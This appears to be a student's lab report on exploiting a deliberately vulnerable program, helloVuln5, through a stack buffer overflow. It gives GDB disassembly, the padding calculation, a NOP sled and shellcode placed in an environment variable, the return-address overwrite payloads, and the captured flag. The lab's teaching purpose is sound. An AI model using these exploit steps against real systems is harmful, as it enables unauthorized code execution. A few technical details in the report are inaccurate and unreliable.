

Sam Assessment


Executive Summary

In this assessment, the attacker exploited the weakness of code in `hellovuln5` that granted the attacker unauthorized access to files. The vulnerability in this scenario was that the input that was given directly into the function did not check if the input size is larger than the buffer size. Ignoring this vulnerability was very risky because the attacker used this weakness to perform a buffer overflow attack and injected a malicious shell code to gain owner privileges and retrieved unauthorized access to the files.

Vulnerabilities Identified

The Vulnerability identified in this assessment was a type of buffer overflow where the `strcpy` function that was used to copy input directly into `vulnFunction` did not check if the destination buffer size was large enough to hold the entire input. As a result, if the input was larger than the buffer size, it would have written to the adjacent memory locations. Buffer overflow is a type of security vulnerability that occurs when a program writes excess data into the buffer that exceeds the maximum buffer size, which would cause the extra data to overflow into adjacent memory locations.


After the disassembly of the `vulnFunction` with the command `disassemble vulnFunction` in GDB (GNU Debugger), the attacker identified that `0x1e7` (487 in decimal) was added to register `%ebp` and stored in `%eax` which meant 487 was the size of the destination buffer. The `strcpy` function did not check if the input was too large or not as there was no usage of assembly instructions like `cmp` for comparison of two operands for an input size check, as shown in screenshot 1.



```
0x56556273 <+134>: call 0xf7ca1f40 <__strcpy_ssse3>
0x56556278 <+139>: add $0x10,%esp
0x5655627b <+142>: sub $0x8,%esp
0x5655627e <+145>: lea -0x1e7(%ebp),%eax
0x56556284 <+151>: push %eax
0x56556285 <+152>: push $0x5655702e
```

Screenshot 1: A snippet of the disassembled `vulnFunction`.

Even though there was an input limitation of `0x1fb` (507 in decimal) as shown in screenshot 2, the attacker had access to environmental variables. This accounted for another vulnerability through which the attacker was able to inject the shell code into the environmental variables. If an attacker can control environmental variables, he could inject a malicious code and escalate the user privileges of the account. This could lead to unauthorized access to confidential information.



```
0x5655622c <+63>: rep stos %eax,%es:(%edi)
0x5655622e <+65>: movl $0x1fb,-0xc(%ebp)
```

Screenshot 2: Input limitation.

Recommendations

The first recommendation is to set the buffer size of `vulnFunction` such that the file does not take input larger than the buffer size. This will prevent any attack from the usage of extra input into the buffer which would help defend against buffer overflow attacks.

The second recommendation is that the input must be properly sanitized. The input received through environmental variables must be properly validated before being used.

Assumptions

The attacker assumed that all of the defense mechanisms, ASLR (Address Space Layout Randomization), DEP (Data Execution Prevention), Stack-smashing protection and canary values were disabled.

Steps to reproduce the attack


In the first step, the attacker executed the file `helloVuln5` in GDB (GNU Debugger) with the command `gdb helloVuln5`. Then he disassembled the `main` of `helloVuln5` file with the command `disassemble main` and identified that there was a function call for `vulnFunction` in GDB (GNU Debugger) as shown in screenshot 3. Here the attacker determined what function was called other than `main`.



```
0x565562cc <+50>:    call    0x565561ed <vulnFunction>
```

Screenshot 3: Function call for `vulnFunction` in the disassembled `main` function.

After that, the attacker disassembled the `vulnFunction` with `disassemble vulnFunction` and found the amount of padding required to concatenate with the return address as shown in screenshot 4. From the line `+11`, the attacker was able to infer that the buffer of size `0x1e7` (487 in decimal) was initialized to 0. The total padding the attacker needed was 487 + the previous EBP of value 4 which gave 491. The stack frame diagram as shown in figure 1 was drawn for reference.



```
0x565561ed <+0>:    push    %ebp
0x565561ee <+1>:    mov     %esp,%ebp
0x565561f0 <+3>:    push    %edi
0x565561f1 <+4>:    push    %ebx
=> 0x565561f2 <+5>:    sub     $0x1e0,%esp
➡ 0x565561f8 <+11>:   movl    $0x0,-0x1e7(%ebp)
```

Screenshot 4: A portion of disassembled code of `vulnFunction` that contains initialization of the buffer.

In the next step, the attacker found the return address with the help of GDB. For that, the attacker set a breakpoint at `vulnFunction` with the execution of the command `break vulnFunction`. Then, he ran the file in GDB shell with the input of 200 words with the command `run $(perl -e 'print`

"A"x200'). Then, the attacker examined the stack with the command `x/500xw $esp`. This command displayed 500 16-bit memory values in hexadecimal format that started at the memory location pointed to, by the stack pointer `$esp` as shown in screenshot 5.

```
0xffffd070:  0x41414141  0x41414141  0x41414141  0x45485300
```

Screenshot 5: Location of starting address of input in disassembled vulnFunction.

The attacker examined the memory for series of `0x414141`'s where `41` was `A` in hexadecimal and then he found the start of the input as shown in the screenshot 6. After that, he used the command `x/s memory_address` where `memory_address` was the memory that he wanted to examine. As shown in screenshot 6, the attacker was able to infer that the input allocation started at `0xffffd07b` and environmental variables allocation started at `0xffffd07d`.

```
(gdb) x/s 0xffffd070
0xffffd070:  'A' <repeats 12 times>
(gdb) x/s 0xffffd07b
0xffffd07b:  "A"
(gdb) x/s 0xffffd07c
0xffffd07c:  ""
(gdb) x/s 0xffffd07d
0xffffd07d:  "SHELL=/bin/bash"
```

Screenshot 6: Examination of memory for starting address of environmental variables.

Then, the attacker injected the shell code file `shell.bin`, concatenated with 1000 NOP instructions into environmental variables with the command `export shellcode=$(perl -e 'print "\x90"x1000')$(cat shell.bin)`. Then he verified the contents of environmental variables with the command `env` as shown in screenshot 7.

```
root@cs647:~# env
SHELL=/bin/bash
SESSION_MANAGER=local/cs647:/tmp/.ICE-unix/1871,unix/cs647:/tmp/.ICE-unix/1871
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
SSH_AGENT_LAUNCHER=openssh
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1004/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
GTK_MODULES=gail:atk-bridge
PWD=/home/sam
LOGNAME=sam
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=wayland
SYSTEMD_EXEC_PID=1895
XAUTHORITY=/run/user/1004/.mutter-Xwaylandauth.696501
shellcode=.....lePh//shh/blneee"
```

Screenshot 7: Environmental variables after injecting shell code.

In the next step the attacker used the command `./helloVuln5 $(perl -e 'print "A"x491 . "\x70\xd0\xff\xff"')` and started the exploit but it did not work because the return address did not land in the NOP sled so that all the instructions executed and reach the `shell.bin` file. Then he

changed the value of the return address with the increment of 10 hex values and reached the return address after 2 increments. Then the attacker was able to infer that the exploit worked since he was able to access the shell as shown in screenshot 8. The stack frame diagram after the exploit was executed was shown in Figure 1

```
sam@cs647:~$ ./helloVuln5 $(perl -e 'print "A"x491 . "\x70\xd2\xff\xff"')
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
sam@cs647:~$ ./helloVuln5 $(perl -e 'print "A"x491 . "\x70\xd1\xff\xff"')
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
sam@cs647:~$ ./helloVuln5 $(perl -e 'print "A"x491 . "\x70\xd2\xff\xff"')
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
sam@cs647:~$ ./helloVuln5 $(perl -e 'print "A"x491 . "\x70\xd3\xff\xff"')
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
$ ls
helloVuln5  samflag.txt  shell.bin  snap
```

Screenshot 8: Working of the exploit.

Address	Memory
0xffffffffc	Top of memory
...	
...	...
0xbfff????	shellcode
0xbfff????	..
0xbfff????	..
0xbfff????	shellcode
0xbfff????	NOP
0xbfff????	..
0xbfff????	..
0xbfff????	NOP
0xbfff????	Shell code address
0xbfff????	AAA
0xbfff????	AAA
0xbfff????	AAA
...	...
0x00000000	Bottom of memory

Figure 1: Stack frame diagram of the vulnFunction after overflow

Findings

Once the attacker executed the exploit, he was able to obtain the following information as shown in screenshot 8.

```
$ cat samflag.txt
9c9b84fe705eb37b3534e807bc29abcb349b22579bf23ef723973d4f008bf336
97a058b0b0b8da2546fd6b19b4f93d124fcf7875b536c80d0433e77d8973a956
$ whoami
samflag
```

Contents of samflag.txt as text:

9c9b84fe705eb37b3534e807bc29abcb349b22579bf23ef723973d4f008bf336

97a058b0b0b8da2546fd6b19b4f93d124fcf7875b536c80d0433e77d8973a956